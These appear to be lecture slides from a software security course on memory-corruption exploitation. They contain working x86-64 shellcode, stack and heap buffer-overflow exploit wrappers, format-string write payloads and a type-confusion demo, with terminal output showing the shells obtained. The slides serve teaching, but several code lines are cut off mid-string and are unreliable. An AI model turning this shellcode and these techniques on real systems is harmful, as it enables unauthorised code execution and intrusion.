CS527 Software Security

Attack Vectors

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Exploitation: Disclaimer

- This section focuses software exploitation
- We will discuss both basic and advanced exploitation techniques
- We assume that the given software has (i) a security-relevant vulnerability and (ii) that we know this vulnerability
- Use this knowledge *only* on programs on your own machine

It is illegal to exploit software vulnerabilities on remote machines without prior permission form the owner.

Eternal War in Memory

- Memory corruption is as old as operating systems and networks
- First viruses, worms, and trojan horses appeared with the rise of home computers (and networks)
- Malware abuses security violations, either user-based, hardware-based, or software-based

Malware strategies

Early malware tricked users into running code (e.g., as part of the boot process on a floppy disk).




Figure 1:

Malware strategies

The Morris worm spread widely due to a set of exploits used to to gain code execution on a large part of the Internet in 1988

- Dictionary attack against rsh/rexec
- Stack-based overflow in fingerd to spawn a shell
- Command injection into sendmail's debug mode

Check out the source code.

Malware strategies

Since then, a plethora of other software vulnerabilities continued to allow malware writers to gain code execution on systems

Attacker Goals

- Denial of Service (DoS)
- Information leak
- Escalation of privileges (e.g., code execution)

Attacker Goal: Denial of Service

Prohibit legit use of a service by either causing abnormal service termination (e.g., through a segmentation fault) or overwhelming the service with a large number of duplicate/unnecessary requests so that legit requests can no longer be served.


Attacker Goal: Information Leak

An abnormal transfer of sensitive information to the attacker. An information leak abuses an illegal, implicit, or unintended transfer of information to pass sensitive data to the attacker who should not have access to that data.

Attacker Goal: Privilege Escalation

An unintended escalation and increase of privileges. An attacker gains higher privileges in an unintended way. An example of privilege escalation is code execution where the attacker can execute arbitrary code instead of being constrained to the intended application services.

Attack paths



Memory Safety and Type Safety Violations

- Every attack starts with a memory or type safety violation
- Spatial memory safety is violated if an object is accessed out of bounds
- Temporal memory safety is violated if an object is no longer valid
- Type safety is violated if an object is cast and used as a different (incompatible) type

Software Attack Types

- Privilege Escalation
    - *Code Injection*: inject new code into the process
    - *Code Reuse*: reuse existing code in the process
    - *Control-Flow Hijacking*: redirect control-flow to alternate targets
    - *Data Corruption*: corrupt sensitive (privileged or important) data
- *Information Leak*: output sensitive data

Privilege Escalation: Code Execution

Code execution requires control over control flow.

- Attacker must overwrite a code pointer
  - Return instruction pointer on the stack
  - Function pointer
  - Virtual table pointer
- Force program to dereference corrupted code pointer

Control-flow hijack attack

Control-flow hijacking is an attack primitive that allows the adversary to redirect control flow to locations that would not be reached in a benign execution. Requirements:

- Knowledge of the location of the code pointer
- Knowledge of the code target
- Existing code and control-flow must use the compromised pointer.

Code Corruption

This attack vector locates existing code and modifies it to execute the attacker's computation. Requirements:

- Knowledge of the code location
- Area must be writable
- Program must execute that code on benign code path.

Code Injection

Instead of modifying/overwriting existing code, *inject* new code into the address space of the process. Requirements:

- Knowledge of the location of a writable memory area
- Memory area must be executable
- Control-flow must be hijacked/redirected to injected code
- Construction of shellcode

Code Reuse

Instead of injecting code, *reuse* existing code of the program. The main idea is to stitch together existing code snippets to execute new arbitrary behavior. Requirements:

- Knowledge of a writable memory area that contains *invocation frames* (gadget address and state such as register values)
- Knowledge of executable code snippets (*gadgets*)
- Control-flow must be hijacked/redirected to prepared invocation frames
- Construction of ROP payload

This is also called Return-Oriented Programming (ROP), Jump-Oriented Programming (JOP), Call-Oriented Programming (COP), Counterfeit-Object Oriented Programming (COOP) for different aspects of code reuse.

End-to-end exploits

- Code injection on the stack
- Code injection on the heap
- Format string attack (multi stage attack)
- Type confusion

Code injection on the stack

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char* argv[]) {
  char cookie[32];
  printf("Give me a cookie (%p, %p)\n",
    cookie, getenv("EGG"));
  strcpy(cookie, argv[1]);
  printf("Thanks for the %s\n", cookie);
  return 0;
}
```

Code injection on the stack

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char* argv[]) {
  char cookie[32];
  printf("Give me a cookie (%p, %p)\n",
    cookie, getenv("EGG"));
  strcpy(cookie, argv[1]);
  printf("Thanks for the %s\n", cookie);
  return 0;
}
```

The `strcpy` call copies a string into the stack buffer, potentially past the end of `cookie`.

Exploit strategy: stack-based

Inject new code on the stack, hijack control-flow to injected code.

- Environment `checksec ./stack`: No canary; NX disabled; No PIE
- We will place executable code on the stack
    - Option 1: in the buffer itself
    - Option 2: higher up on the stack frame
    - Option 3: in an environment variable
    - We'll use Option 3.
- The program leaks the information of an environment variable (how convenient)!
- Prepare exploit payload to open a shell (`shellcode`)
- Prepare a wrapper to set the execution parameters

Exploit payload: shell code

```
int shell() {
  asm("\
needle: jmp gofar\n\
goback: pop %rdi\n\
        xor %rax, %rax\n\
        movb $0x3b, %al\n\
        xor %rsi, %rsi\n\
        xor %rdx, %rdx\n\
        syscall\n\
gofar:  call goback\n\
.string \"/bin/sh\"\n\
");
}
```

```
gcc shellcode.c ; objdump -d a.out
```

Neat trick: recover pointer to end of exploit by calling and returning.

Exploit: stack based

The exploit consists of two stages:

- An environment variable (`EGG`) that contains the executable code.
- Buffer input that triggers the buffer overflow, overwriting the return instruction pointer to point to that code.

Buffer input:

```
str = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" + EGGLOC
```

Note that EGGLOC must be in little endian.

Exploit wrapper: stack based

Goal: control the environment

```
#define BUFSIZE 0x20
#define EGGLOC 0x7fffffffefd3
int main(int argc, char* argv[]) {
  // neat shellcode
  char shellcode[] = "EGG=...";
  // buffer used for overflow
  char buf[256];
  // fill buffer + ebp with 0x41's
  for (int i = 0; i <BUFSIZE+sizeof(void*); buf[i++] = 'A')
  // overwrite RIP with eggloc
  char **buff = (char**)(&buf[BUFSIZE+sizeof(void*)]);
  *(buff++) = (void*)EGGLOC;
  *buff = (void*)0x0;
  // setup execution environment and fire exploit
  char *args[3] = { "./stack", buf, NULL };
  char *envp[2] = { shellcode, NULL};
```

Full stack exploit

```
gannimo@lindwurm{0}$ setarch x86_64 -R ./stack-ci-wrapper
Give me a cookie (0x7fffffffed10, 0x7ffffffffefd3)
Thanks for the AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ whoami
gannimo
$ exit
```

Code injection on the heap

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct data {
  char buf[32];
  void (*fct)(int);
} *ptr;

int main(int argc, char* argv[]) {
  ptr = (struct data*)malloc(sizeof(struct data));
  ptr->fct = &exit;
  printf("Give me a cookie (at %p)\n", ptr);
  strcpy(ptr->buf, argv[1]);
  printf("Thanks for the %s\n", ptr->buf);
  ptr->fct(0);
  return 0;
```

Code injection on the heap

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct data {
  char buf[32];
  void (*fct)(int);
} *ptr;

int main(int argc, char* argv[]) {
  ptr = (struct data*)malloc(sizeof(struct data));
  ptr->fct = &exit;
  printf("Give me a cookie (at %p)\n", ptr);
  strcpy(ptr->buf, argv[1]);
  printf("Thanks for the %s\n", ptr->buf);
  ptr->fct(0);
  return 0;
```

Exploit strategy: heap based

Inject new code on the heap, hijack control-flow to injected code.

- Environment `checksec ./heap`: No canary; NX disabled; No PIE
- We will place executable code on the heap
    - Option 1: in the buffer itself
    - Option 2: next to the data struct
    - We'll use Option 1.
- The program leaks the information of the data struct (how convenient)!
- Prepare exploit payload to open a shell (`shellcode`)
- Prepare a wrapper to set the execution parameters

Exploit payload: shellcode

```
char shellcode[] =
  "\x48\x31\xd2"      // xor    %rdx, %rdx
  "\x52"              // push   %rdx
  "\x58"              // pop    %rax
  "\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68"
                      // mov $0x68732f6e69622f2f, %rbx ("/
  "\x48\xc1\xeb\x08" // shr    $0x8, %rbx
  "\x53"              // push   %rbx
  "\x48\x89\xe7"      // mov    %rsp, %rdi
  "\x50"              // push   %rax
  "\x57"              // push   %rdi
  "\x48\x89\xe6"      // mov    %rsp, %rsi
  "\xb0\x3b"          // mov    $0x3b, %al
  "\x0f\x05";         // syscall
```

Exploit: heap based

The exploit consists of a payload that fills the buffer with shellcode (we must ensure that the shellcode does not contain 0x0).
Buffer input:

```
str = "\x48\x31\xd2\x52\x58\x48\xbb\x2f\x2f\x62\x69\x6e\x2
      "\x48\xc1\xeb\x08\x53\x48\x89\xe7\x50\x57\x48\x89\xe
      DATALOC;
```

Full heap exploit

```
gannimo@lindwurm{0}$ setarch x86_64 -R ./heap-ci-wrapper
Give me a cookie (0x403010)
Thanks for the H1RXH//bin/shHSHPWH;shHSHPWHO@
$ whoami
gannimo
$ exit
```

Writing shellcode

Writing shellcode is an art.

- Collect all constraints (e.g., printable ASCII characters, non-0)
- Execute without context, i.e., recover pointers
  - Jump around trick used in stack example to get a pointer to the end of the exploit on the stack
  - Store data in register and push
- Reuse content in register at time when exploit executes
- Carefully massage stack/heap/registers

Format string attack

```
char vuln(char *buf) {
  printf(bug);
}
```

Format string attack

```
char vuln(char *buf) {
  printf(bug);
}
```

Allows arbitrary writes by controlling the format string.

- `AAAA%1$49387c%6$hn%1$63947c%5$hn`
- Encode address, print, store written bytes (halfword), repeat.
- `printf("100% not vulnerable. Or is it?\n");`

Format string: exploitation

Format strings are highly versatile, resulting in flexible exploitation.

- Code injection: place shell code in string itself
- Code reuse: encode fixed gadget offsets and invocation frames
- Advanced code reuse: recover gadget offsets, then encode them on-the-fly

Format string: primitive

Encode reads and writes as a format string.

- Either research where the format string is placed and what the values of the stack variables are (run the program in the debugger and set break points)
- Test the stack: `AAAABBBBCCCC 1:%x 2:%x 3:%x 4:%x 5:%x 6:%x 7:%x 8:%x 9:%x a:%x b:%x c:%x d:%x e:%x f:%x`
- Use `%7$hn` to write number of printed bytes to pointer 7 slots up on the stack
- Example: `AAAA%1$1020c%5$hn` writes the number 1024 as a short to the address AAAA, assuming it is 5 slots up on the stack.

Format string exploitation: no defenses

- All addresses are known (or can be inspected)
- Construct a direct overwrite to point return instruction pointer into format string
- Shellcode must not contain `0x0` or other special characters such as %
- Side note: there is shellcode that consists only of printable characters

Note that we use a direct overwrite, buffer overflow defenses such as stack canaries are therefore not effective against format string attacks.

Constraints for format strings attacks

- Format strings controlled by the attacker result in an arbitrary write
- The target location must be encoded relative to the stack (i.e., the target address must be in a buffer somewhere higher up on the stack)
- If the string itself is on the stack, then addresses without `0x0` can be encoded in the format string itself
- Multiple 1, 2, or 4 byte writes are possible
- Doubles as information leak to read arbitrary locations (again given that the target address is on the stack)

Format string: vulnerable program

```
void foo(char *prn) {
  char text[1000];
  strcpy(text, prn);
  printf(text);
  printf("nice redirect possible\n");
}
void not_called() {
  printf("\nwe are now behind enemy lines...\n");
  system("/bin/sh");
  exit(1);
}
int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("Not enough arguments\n");
    exit(1);
  }

  printf("main: %p foo: %p, argv[1]: %p not_called: %p rip
```

Exploit: format string control-flow hijacking

Strategy: overwrite return instruction pointer, redirect to to `not_called`.

- Reconnaissance: find offsets and locations of targets

```
$ setarch `arch` -R ./x64-format_string "HGFEDCBA 1%p 2
main: 0x400791 foo: 0x4006f6, argv[1]: 0x7fffffffe113 r
0x7fffffffdc78
HGFEDCBA 10x7fffffffe130 20xf 30x7ffff7ab2e20 4(nil) 50
70x7fffffffe113 80x4142434445464748 90x702532207025312
Returned safely
```

- Construct write: `0x076f` to `0x7fffffffdcc8`
- The stack offset for our string is 8
- Format string: `%1$1903c%10$hnAA` + RIPLOC

Exploit: format string control-flow hijacking

Reusing complete existing function (e.g., system is a nice target).

```
setarch `arch` -R ./x64-format_string `./sop2.py -r -s 8 -w

main: 0x400791 foo: 0x4006f6, argv[1]: 0x7fffffffe129 not_c




)AAx
we are now behind enemy lines...
$ whoami
gannimo
$ exit
```

From Code Reuse to full ROP

Instead of targeting a simple function, we can target a gadget.

- Gadgets are a sequence of instructions ending in an indirect control-flow transfer (e.g., return, indirect call, indirect jump)
- Prepare data and environment so that, e.g., pop instructions load data into registers
- A gadget invocation frame consists of a sequence of 0 to n data values and an pointer to the next gadget. The gadget uses the data values and transfers control to the next gadget

Simple ROP tutorial


Going past ROP: Control-Flow Bending

- Data-only attack: Overwriting arguments to `exec()`
- Non-control data attack: Overwriting is admin flag
- Control-Flow Bending (CFB): Modify function pointer to valid alternate target
    - Attacker-controlled execution along valid CFG
    - Generalization of non-control-data attacks
    - Each individual control-flow transfer is valid
    - Execution trace may not match non-exploit case

Control-Flow Bending research paper

Type confusion example

```
class P { int x; };
class C: P {
  int y;
  virtual void print();
};
P *Pptr = new P;
C *Cptr = static_cast<C*>Pptr; // Type Conf.
Cptr->y = 0x43; // Memory safety violation!
Cptr->print();  // Control-flow hijacking
```



Type confusion attacks

- Control two pointers of different types to single memory area
- Different interpretation of fields leads to “opportunities”

Reading assignment: P0 Type Confusion Microsoft Type Confusion

Type confusion demo

```
class Base { ... };

class Exec: public Base {
  public:
    virtual void exec(const char *prg) {
      system(prg);
    }
};

class Greeter: public Base {
  public:
    virtual void sayHi(const char *str) {
      std::cout << str << std::endl;
    }
};
```

Type confusion demo

```
int main() {
  Base *b1 = new Greeter();
  Base *b2 = new Exec();
  Greeter *g;

  g = static_cast<Greeter*>(b1);
  // g[0][0](str);
  g->sayHi("Greeter says hi!");

  g = static_cast<Greeter*>(b2);
  // g[0][0](str);
  g->sayHi("/usr/bin/xcalc");

  delete b1;
  delete b2;
  return 0;
}
```

Summary

Exploitation is an art

- Work with constrained resources (buffer size, limited control, limited information, partial leaks)
- Control environment: write shellcode or prepare gadget invocation frames
- Execute outside of the defined program semantics
- Attack vectors
  - Code injection (plus control-flow hijacking)
  - Code reuse (plus control-flow hijacking)
  - Heap versus stack